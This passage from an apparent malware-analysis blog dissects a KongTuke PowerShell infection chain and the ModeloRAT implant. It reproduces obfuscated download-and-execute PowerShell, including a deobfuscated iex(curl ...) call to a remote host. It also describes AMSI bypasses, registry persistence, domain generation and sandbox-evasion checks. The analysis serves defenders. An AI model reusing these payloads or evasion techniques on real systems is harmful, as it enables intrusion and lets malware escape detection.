5	PERSISTENCE_MECHANISM	Re-establish registry persistence
6	VERSION_UPDATE	Self-update with new binary
7	TERMINATION_SIGNAL	Clean exit

Beacon interval logic

ModeloRAT implements adaptive beaconing with several timing configurations. Under normal operation, it uses a standard interval of 300 seconds (5 minutes). When the server sends an activation configuration command, the implant enters active mode with rapid polling at a configurable interval, defaulting to 150 milliseconds. After six or more consecutive communication failures, the RAT backs off to an extended interval of 900 seconds (15 minutes) to avoid detection. When recovering from a single communication failure, it uses a reconnection interval of 150 seconds before resuming normal operations. Active mode has a configurable timeout, after which the implant automatically returns to standard beaconing.

Persistence mechanism

On initial execution, ModeloRAT establishes persistence by modifying the script path to use pythonw.exe and writing to HKCU\Software\Microsoft\Windows\CurrentVersion\Run with the value name "MonitoringService". When additional payloads are dropped, the RAT creates registry persistence entries using names that mimic legitimate software. It does this by grabbing folder names from AppData and ProgramData (like Spotify, Adobe, Discord), appending a random number, and using the result as the registry value name, so instead of something suspicious, you get entries like Spotify47 or Adobe2841 that blend in at first glance

The malware employs obfuscation through verbosity, where all class names, methods, and variables use unnecessarily long, pseudo-technical names such as instruction_result_repository instead of simply results. This significantly increases cognitive load during manual analysis.

Obfuscation and anti-analysis

String concatenation is used for IOCs, with C2 IP addresses built character-by-character to evade simple string scanning, for example: "1" + "7" + "0" + "." + "1" + "6" + "8" + "." + "1" + "0" + "3" + "." + "2" + "0" + "8".

The final approximately 70 lines contain junk code padding with completely non-functional code, including meaningless calculations, unused data structures, irrelevant string operations, recursive functions, and an ExtraneousClassDefinition class. This bloats the file and may confuse automated analysis tools.

All subprocess calls use hidden window execution with CREATE_NO_WINDOW and STARTF_USESHOWWINDOW flags with wShowWindow=0 to prevent visible console windows. Additionally, the malware performs SSL certificate bypass by disabling certificate verification (CERT_NONE) for C2 communications.

```

608 def generate_meaningless_calculation():
609     useless_variable_1=random.randint(1,1000)
610     useless_variable_2=useless_variable_1**2
611     useless_variable_3=useless_variable_2%useless_variable_1
612     for _ in range(100):
613         useless_variable_3+=random.random()
614     return useless_variable_3
615 def create_unused_data_structures():
616     pointless_list=[i for i in range(1000) if i%3==0]
617     pointless_dict={str(i):hashlib.sha256(str(i).encode()).hexdigest() for i in pointless_list}
618     pointless_set=set(pointless_dict.values())
619     return pointless_list,pointless_dict,pointless_set
620 def perform_irrelevant_string_operations():
621     base_string="".join([chr(random.randint(65,90)) for _ in range(50)])
622     reversed_string=base_string[::-1]
623     encoded_string=base64.b64encode(base_string.encode()).decode()
624     decoded_string=base64.b64decode(encoded_string).decode()
625     return base_string==decoded_string
626 def simulate_complex_mathematical_operations():
627     import math
628     result=0
629     for i in range(100):|
630         angle=math.radians(i)
631         result+=math.sin(angle)*math.cos(angle)
632         result-=math.tan(angle) if i%2==0 else math.atan(angle)
633     return result
634 def generate_random_control_flow():
635     if random.choice([True,False]):
636         for i in range(10):
637             if i%2==0:
638                 while random.random()>0.5:
639                     pass
640             else:

```

Figure 21: Junk code padding used to inflate complexity and confuse static analysis tools.

Forever alone: Non-domain joined edition

The SocGhosh inspiration doesn't stop there. If you have spent any amount of time analyzing SocGhosh samples until your eyes glaze over, stage 4 might trigger some flashbacks, subtract a magic number from an array of integers to reveal the payload URL, and build iex through character arithmetic because typing three letters directly would be too easy.

```
$ixopwq='ur';set-alias mitresa c$($ixopwq)1;$clgufbrepidowx=(4702,4714,4714,4710,4656,4645,4645,4700,4719,4716,4717,4648,4709,4703,4716,4644,4714,4709,4710,4645,4647,4644,4710,4702,4710,4661,4713,4659,4652,4649,4699,4655,4651,4696,4699,4647,4643,4655,4648,4699,4646,4643,4650,4651,4697,4647,4643,4695,4648,4654,4643,4652,4651,4698,4652,4649,4696,4647,4653,4697,4698,4647,4697);$gatiqospekn=('reicporet','get-cmdlet');$xkvnrlwutbd=$clgufbrepidowx;foreach($qaxjbf to in $xkvnrlwutbd){$jxplfhiwy=$qaxjbf to;$mhyncptpwf=$mhyncptpwf+[char]($jxplfhiwy-4598);$tkiloaz=$mhyncptpwf;$ftldimj=$tkiloaz;$bulmidkqcev[2]=$ftldimj;$punqlhgeoi='rl';$pnixuhkm=1;$([char](((200+30)-(100+25))+'e'+ 'x'))(mitresa -useb $ftldimj)
```

Figure 22: Stage 4

Stage 4 deobfuscates to:

- iex(curl -useb hxxp://fyvw2oiv[.]top/1.php?s=63e95be1-92e0-45c1-a928-65d63b17cd1c)

Stage 5 delivers even more PowerShell and even more obfuscation. At this point, you might be wondering if KongTuke gets paid by the layer. Fortunately, automation saves us from manually calculating hundreds of nested expressions like $(-8953 + (2890 + 6179))$ just to reveal a single character.

```
$rea = '[DllImport("user32.dll")] public static extern bool ShowWindowAsync(IntPtr hWnd, int nCmdShow);';$proa = Add-Type -MemberDefinition $rea -name 'Win32ShowWindowAsync' -namespace 'Win32Functions' -PassThru;$wt = New-Guid;$Host.UI.RawUI.WindowTitle = $wt;$Pr = (Get-Process | Where-Object { $_.MainWindowTitle -eq $wt });$proa::ShowWindowAsync($Pr.MainWindowHandle', 0)

start-process "powershell" -args "-e
JABYAGEAbgBkAG8AbQAgAD0AIBAB0AGUAdwAtAE8AYBgBqAGUAYwB0ACAaAaAFMAeQBZAHQAZQBtAC4AUgBhAG4AZABVAG0AJWApACgAwwBpAG4AdABdACgAKA
AoACgARwBIAHQALQBEGAGEADABIAckALgBEAGEAeQBPAQYwB0B1AGEAcgArADMAKQAgAC8AIAA3ACKATAAraADIAMAayADQAKQAQADcAOAA5ADYAOAA0ACKACgAK
AGQAbwBtAGEAaQBuAE4AYQBtAGUAcwAgAD0AIBAAACgAKQAKAQYwB0AGEAcgBhAGMAdABIAHIAcWAgAD0AIAAnAGEAYgBjAGQAZQZBmAGCAaABpAGoAawBSAG
0AbgBvHAACQBYAHMAdABIAHYAdwB4AHKAegAwADEAMgAZADQANQA2ADcAOAA5ACCACgAKAG4AdQBtAEQAbwBtAGEAaQBuAHMAIAA9ACAAMQAAOAAACgBmAG8A
cgAGACgAJABqACAAPQAgADAaOwAgACQAgAgAC0AbAB0ACAaAJABuAHUABQBEGAG8AbQBhAGkAbgBZADsAIAAkAGoAKwArACKATAB7AAoAIAAGACAAIAAKAHIAZQ
BZAHUABAB0ACAAPQAgACIAIgAKACAAIAAGACAAZgBvAHIAIAAoACQAaQAgAD0AIAAwADsAIAAkAGkAIAAtAGwAdAAgADeANQA7ACAABpACsAKwApACAaAwAK
ACAATAAGACAAIAAGACAAIAAKAHIAZQBZAHUABAB0ACAaAwA9ACAaAJABqAGAYQBYAGEAYwB0AGUAcgBZAFsAJABYAGEAbgBkAG8AbQAUAE4AZQB4AHQAKAAWAC
wAIAAZADYAYAKQBDdAAoAIAAGACAAIAAB9AAoAIAAGACAAIAAKAGQAbwBtAGEAaQBuAE4AYQBtAGUAcwAgACsAPQAgACQAgBIAHMAAdQBShAQIAAraACAABJwAUAHQA
bwBwACcACgB9AAoACgBmAG8AcgB1AGEAYwB0ACgAJABkAG8AbQBhAGkAbgBwAGABQBLACAAaQBuACAAJABkAG8AbQBhAGkAbgB0AAGEABQBLAHMAKQB7AAOACQ
AKAAKAdABYAHKAewAKAAKACQBJAHUAcgBSACAAQBLIAHMAZQBIACAAIgAKAGQAbwBtAGEAaQBuAG4AYQBtAGUALwAXAC4ACAB0AHAAPwBzAD0AMAA0AGUAMQh
AGIAHMBIAC0AMwBMA0KAMwAtADQANgBmAGEALQA5AGEAZQBkAC0AYwAZAGEAMgBhADMAZgAXADIAngBjADKAIG8BAGkAZQB4ADsACgBIAHIAZQBhAGsAOWAKAA
KACQAKAAKAFQBJAGEAdABJAgAgewB9AAoAFQA=" -windowstyle hidden;

$oytwjx=$executioncontext;$datedeseditionesanisatenreeron = (-Join (@((-8953+(2890+6179)),(-9545+(10254-640)),(8149-(1567
+(-1371+7833))))| ForEach-Object { [char]$_ }));
$arenorreenesoreninbeisoniserararatat = -join (0..1518 | ForEach-Object {[char]([int]$oytwjx.-join (0..12 |
ForEach-Object {[char]([int]
"0000012500001300000138000001270000012100000119000001310000012900000129000001170000013000000120".Substring(($_
* (8)), (8) - 20))}.(-Join (@((-4605-(34077264/(-2618+(10266-(484292/(-2283+(11787-(-1991+(6316-(-4822+(37805337/(2464
+(13821-(9583-(1860-(18618179/6071))))))))))))))))), (311-(-1326+1517)), (5827-5715), (-6446+6543), (174-(1371-1307)), (-6236
+(20319552/3207)), (-5328+5443), (344172/2967), (-9987+10101), (167685/1597), (1580-1470), (6910-(-1069+(82+7794))))|
ForEach-Object { [char]$_ }))(system.String)::new(@( (2871-(756564/(10333-10065))), (364-316), (-6262+6310), (231216/4817),
(2360-(10302-(10386-(2284+(-9088+(44712000/4860))))), (-4996+(1791+(10689390/(1870+(3125735/2209))))), (109304/2102), (-2831
+(2567+(949098/(20092734/(2153+(-2940+7498))))), (911-863), (3849-(8385006/2206)), (155328/3236), (72384/1508), (8730-8682),
(480004/9796), (2679-2627), (127296/(10236096/(4856-(6767-6012))), (-3196+3244), (6178-6130), (4583-(7286-2751)), (349152/
```

Figure 23: Stage 5

Let's try to walk through Stage 5. So, the first base64-encoded blob decodes to:

<https://gist.githubusercontent.com/RussianPanda95/cb9c57145f4b6afbc08f24a19257ed5a/raw/e1be0cc7b7e58e4205920c019d786db636036a4c/k>

This is the Domain Generation Algorithm (DGA) that KongTuke loves throwing everywhere it can. The seed is calculated based on the current week of the year plus 2024, multiplied by 789684. This means the seed changes weekly, so the same 10 domains are generated for an entire week, both on the victim's machine and the attacker's infrastructure.

It cycles through each domain until one responds, fetches the next stage, and executes it.

Why DGA? If defenders block one domain, the malware has 9 more to try. Next week, it's a completely different set of 10.

The threat actors just need to register the domains ahead of time using the same algorithm, and for KongTuke, they register new domains daily!

So, pulling the next stage from the above-generated DGA domain (I have lost count at this point) down, we see another obfuscated script.



The script defines a custom decoding function that uses a 256-entry lookup table mapping 3-character tokens to byte values. Each token like d!s, ra8, or bm& corresponds to a byte (0-255), for example, d!s = 0, ra8 = 1, #!s = 105 (the letter "i"). Encoded strings are processed 3 characters at a time, with each triplet looked up in the table and converted to its corresponding ASCII character. If you have made it this far, you already know what is coming.

```
Function WHRQNaiecvKjzVbuqphkKlDIXzyRSS {
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV = New-Object System.Collections.Hashtable
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['d!s'] = 0; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['ra8'] = 1; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['bm&'] = 2;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['c3#'] = 3; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!0^'] = 4; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['me5'] = 5;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!3q'] = 6; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['#11'] = 7; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['^b('] = 8;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['gh1'] = 9; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['dn4'] = 10; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['5^k'] = 11;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['aa1'] = 12; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['t1!'] = 13; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['k(2'] = 14;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['o0c'] = 15; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['30p'] = 16; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['hjt'] = 17;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['0js'] = 18; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['82('] = 19; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['90e'] = 20;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['p!j'] = 21; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['j20'] = 22; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['5md'] = 23;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['p!m'] = 24; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['42!'] = 25; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!tg'] = 26;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['^2m'] = 27; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['f4d'] = 28; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['d06'] = 29;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['0cr'] = 30; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['j05'] = 31; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['60b'] = 32;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['m!l'] = 33; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['h*1'] = 34; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!0r'] = 35;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['gf6'] = 36; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['h*b'] = 37; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!0m'] = 38;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['0!c'] = 39; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['ff7'] = 40; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['h0k'] = 41;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['5fa'] = 42; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['7*7'] = 43; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['k5n'] = 44;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['%73'] = 45; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['00e'] = 46; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['588'] = 47;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['3d'] = 48; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['0r&'] = 49; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!4d'] = 50;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['ga'] = 51; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['3(d'] = 52; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['k54'] = 53;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['qsh'] = 54; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['8!'] = 55; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['60e'] = 56;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['9(p'] = 57; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['8ti'] = 58; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['h!l'] = 59;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['gh7'] = 60; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['dob'] = 61; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['c!s'] = 62;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['nk8'] = 63; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['tth'] = 64; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['tiq'] = 65;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!a5'] = 66; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!01'] = 67; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!2^'] = 68;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['h05'] = 69; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['040'] = 70; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['0eq'] = 71;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['8ne'] = 72; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['f84'] = 73; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!15'] = 74;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['pis'] = 75; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!q!'] = 76; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!qh'] = 77;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['50q'] = 78; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['fk!'] = 79; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['f0k'] = 80;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['#26'] = 81; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['880'] = 82; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['93#'] = 83;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!pc'] = 84; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['b(r'] = 85; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['^pn'] = 86;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['p(3'] = 87; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['n(h'] = 88; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['2f9'] = 89;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['a0d'] = 90; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['m(c'] = 91; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['n*8'] = 92;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['ss'] = 93; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['es0'] = 94; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['rsb'] = 95;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['f40'] = 96; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!j0'] = 97; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!05'] = 98;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['6s3'] = 99; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['rn3'] = 100; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['s9!'] = 101;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['0(p'] = 102; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['aga'] = 103; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['88^'] = 104;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!1s'] = 105; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['9^t'] = 106; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['gq1'] = 107;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['nat'] = 108; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!k!'] = 109; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!h7s'] = 110;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['ftf'] = 111; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['r9'] = 112;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['b5s'] = 113; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['f58'] = 114; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['ojm'] = 115;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['*3q'] = 116; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['o^2'] = 117; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['cl^'] = 118;
    $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['ck0'] = 119; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV['!2e'] = 120; $jctPsdKZDNhzrlvLUXgKlqjOxHkcZxV
```

Figure 24: The 256-entry lookup table mapping 3-character tokens to byte values, because why use Base64 when you can invent your own alphabet?

Using this decoder, the script reconstructs the usual suspects: FromBase64String, System.IO.MemoryStream, GZipStream, Decompress, System.Reflection.Assembly, Main, GetTypes, GetMethod, and Invoke. It then takes a Base64-encoded, GZip-compressed **.NET payload** (remember this one, we will talk about it later in this blog), decompresses it in memory, loads it via reflection, hunts for the Main method, and executes it, fileless execution that never touches disk.

And because one payload delivery mechanism is not enough, the script also generates 10 DGA domains using the same weekly-seeded algorithm seen in earlier stages. The charset abcdefghijklmnopqrstuvwxyz0123456789 and seed calculation (((Get-Date).DayOfYear+3) / 7) + 2024)*789684 remain consistent. It constructs a C2 URL with the computer name and fingerprint data, then cycles through each domain until one responds.

Let's come back to Stage 5 script—going further down the script, this is where KongTuke gets nosy. Before phoning home, it runs a full background check on your system to determine if it's dealing with a real victim or some analyst's VM. The script builds a unique numeric fingerprint by running multiple checks, with each result adding a specific value to a running total, like a credit score, but for malware.




Figure 25: Deobfuscating the blob responsible for calculating the values for the key parameter

First, it queries Get-MpComputerStatus for the IsVirtualMachine property:

- \$false (not a VM): adds 17,806,141,208
- 3 (error/unknown): adds 18,397,578,972
- \$true (is a VM): adds 49,773,342,430

Next, it examines Win32_VideoController for the AdapterDACType property, looking for VM indicators:

- VMware or Bochs: adds 24,397,282,883
- Intel or SeaBIOS: adds 84,125,420,620
- Internal or Integrated: adds 48,951,750,936

The script queries Win32_CacheMemory for the cache purpose field. Real hardware typically reports “L1 Cache” while VMs often have missing or malformed values:

- “L1”: adds 83,921,813,634
- Length > 4: adds 1,173,405,983
- Length ≤ 3: adds 83,736,924,793

Before executing the above script, Stage 5 disables AMSI using memory patching. The obfuscated blob decodes to C# code that imports GetModuleHandle, GetProcAddress, and VirtualProtectEx from kernel32.dll. It locates AmsiScanBuffer in amsi.dll and overwrites it with 0xC3, a single RET instruction, causing the function to return immediately without scanning.

After fingerprinting, the script generates a pseudo-random .top domain using a seed based on the current day of year. The key parameter contains the accumulated fingerprint score. The C2 server uses this value to determine whether the victim is

Figure 26: Obfuscated PowerShell blob with AMSI bypass and the logic to download the “aa.exe” file

The script starts with an AMSI bypass using Unicode normalization obfuscation. Characters like `Ã` and `Ë` are accented versions of regular letters, when normalized using FormD, they decompose into the base letter plus a separate accent character. The `-replace 'p{Mn}'` regex then strips those accents, leaving behind clean ASCII: `Management`. Through this technique, `System.Management.Automation.AmsiUtils` is reconstructed, and the script sets the `amsiInitFailed` field to `$true`, telling PowerShell that AMSI failed to initialize so all subsequent commands execute without being scanned.

After a brief sleep, the script downloads an executable from `hxxp://temp[.Jsh]utDKu/138d2a62b73e89fc4d09416bcefed27e139ae90016ba4493efc5fbf43b66acfa.exe`, saves it to `%TEMP%aa.exe`, and immediately executes it. Unfortunately, the payload was no longer hosted at the time of analysis.

Opening the DLL payload in dnSpy, you might see something like this:

Figure 27: Nested string decryption calls resolving sandbox DLL names for detection

The <Module>.<c> stuff? That's where all the encrypted data lives. The KongTuke author is storing their byte arrays there, probably hoping analysts would dismiss it as compiler noise. Nice try.

Pro tip: dnSpy hides these compiler-generated types by default. You will need to enable “Show hidden compiler-generated types and methods” in the Decompiler settings to see them; otherwise, you are staring at decryption calls that reference data you can't find.

The malware authors clearly watched too many spy movies because they went with not one, but TWO layers of string encryption. Every interesting string in this binary, C2 URLs, WMI queries, anti-analysis checks, is wrapped in cryptographic bubble wrap.

The first layer uses proper grown-up encryption. We are talking AES-256 in CBC mode with PBKDF2 key derivation:

<https://gist.githubusercontent.com/RussianPanda95/54725bf9a7809ef480fc5e35a7521137/raw/d0a0e04504fa0e1e91850be141c9bb23608b73d7/a>

The password and salt are stored as static byte arrays within <Module>.<>c

Inside that <>c struct, there are dozens of byte arrays with names like:

- set_AvatarIcon GetGroups GetAssembliesFromDirectory.ParseUInt64 (ciphertext)
- set_IsLimitedAccount add_OnExecuteCommand get_Permissions.GetTypesFromInterface (salt)
- AppDomain.Current.Load IsWindowVisible GetPermissions.set_Name (password)

How does the code know which array to use? It's hardcoded at each call site. Look back at that nightmare function, each decryption call explicitly references specific field names. The salt and password fields are reused globally (same 8-byte salt, same 48-byte password for everything), but each encrypted string has its own unique ciphertext array.

So, when you see:

<https://gist.githubusercontent.com/RussianPanda95/6aa1e36457d6dbc09ff7dd218c7c223b/raw/5e186b23d4eecd7b3b99f8b88178545ade747cd8/>

Those are two different encrypted blobs, both using the same salt and password for AES, then XOR'd together to produce the final plaintext.

Layer 2: XOR (Because why not?)

After AES decryption spits out a base64 string, it goes through a second round, this time a simple XOR cipher:

<https://gist.githubusercontent.com/RussianPanda95/71164efdc4d7e816b385551b38ada5ca/raw/2c9baaf2105dc7f730c6d562472780bd5535c32d/>

The XOR key itself is ALSO AES-encrypted. So to decrypt one string, you need to AES-decrypt two blobs, then XOR them together.

The fingerprinting system (they really don't want to run in your VM)

Here is where things get interesting. The DLL's Main()function doesn't actually do anything malicious directly. Instead, it builds a fingerprint of the victim's machine by running a gauntlet of anti-analysis checks and returning a giant number, the same fingerprinting concept we saw earlier in Stage 5, but this time implemented in compiled .NET.

The fingerprint is essentially a sum. Each check that triggers adds a specific value.

Anti-Analysis Checks:

- Username/hostname in a blacklist (things like “malware”, “sandbox”, the infamous “John Doe”)? Add 54 billion.
- Debugger window detected? Add 56 billion.
- Running in VirtualBox? Add 52 billion.
- VMware? Add 32 billion.
- Analysis tools detected? Add 34 billion.

A clean physical machine with a dedicated GPU comes out to around 6,887,402,914. A VirtualBox VM with Wireshark running might hit 200+ billion. The C2 server receives this number and presumably thinks: “Hmm, 200 billion... that's definitely a malware analyst. Let's not give them anything”.

Decrypted strings from .NET payload (KongTuke)

Category	Strings
Anti-Debugging	ntdll.dll , kernel32.dll , DbgBreakPoint , DbgUiRemoteBreakin
Command Execution	powershell , cmd.exe , explorer.exe
VMware Detection	vmware , VIRTUAL , microsoft corporation , vmusrvc , vmtoolsd , \\.\HGFS , \\.\vmci
VirtualBox Detection	vboxservice , VGAuthService , \\.\VBoxGuest , \\.\VBoxMiniRdrDN , \\.\VBoxTrayIPC , \\.\pipe\VBoxMiniRdDN , \\.\pipe\VBoxTrayIPC , VBox

Category	Strings
QEMU Detection	qemuwmi , qemu-ga , QEMU HARDDISK , SeaBIOS
Hyper-V Detection	IsVirtualMachine , DADY HARDDISK , DEV_VMBUS
Parallels Detection	prl_sf , prl_tg , prl_eth
VirtIO Drivers (KVM)	balloon.sys , netkvm.sys , vioinput , viofs.sys , vioser.sys
Sandbox Detection	SbieDll.dll (Sandboxie), cmdvrt32.dll , cmdvrt64.dll , cuckoomon.dll (Cuckoo), \\.\pipe\cuckoo , SxIn.dll
WMI Fingerprinting	Select * from Win32_ComputerSystem , SELECT DeviceId FROM Win32_PnPEntity , AdapterDACType , Manufacturer , Model , MachineGuid , Intel , Integrated , Internal , Bochs
Blacklisted Usernames	Johnson , Miller , malware , maltest , CurrentUser , Sandbox , virus , John Doe , test user , sand box , WDAGUtilityAccount
Blacklisted Hostnames	DESKTOP-B0T93D6 , JOHN-PC , WIN-5E07C0S9ALR , BUXF-002J2Q , DESKTOP-BJNL7RX , DESKTOP- QSVLYYY , DESKTOP-BYNIGKA , DESKTOP-5HLC50T , DESKTOP-0SWEU7Q
Windows Defender	\\.\root\Microsoft\Windows\Defender

This one is worth checking. The function `ExcityImpatchScableTerrine` stores tool names as integer arrays to avoid string-based detection. It enumerates all running processes and checks their window titles against a list including x32dbg, x64dbg, windbg, ollydbg, dnspy, Immunity Debugger, HyperDbg, Cheat Engine, and IDA. If any match, the process gets closed, and the check returns true.

```

4 public static bool ExcityImpatchScableTerrine()
5 {
6     int[][] array = new int[][]
7     {
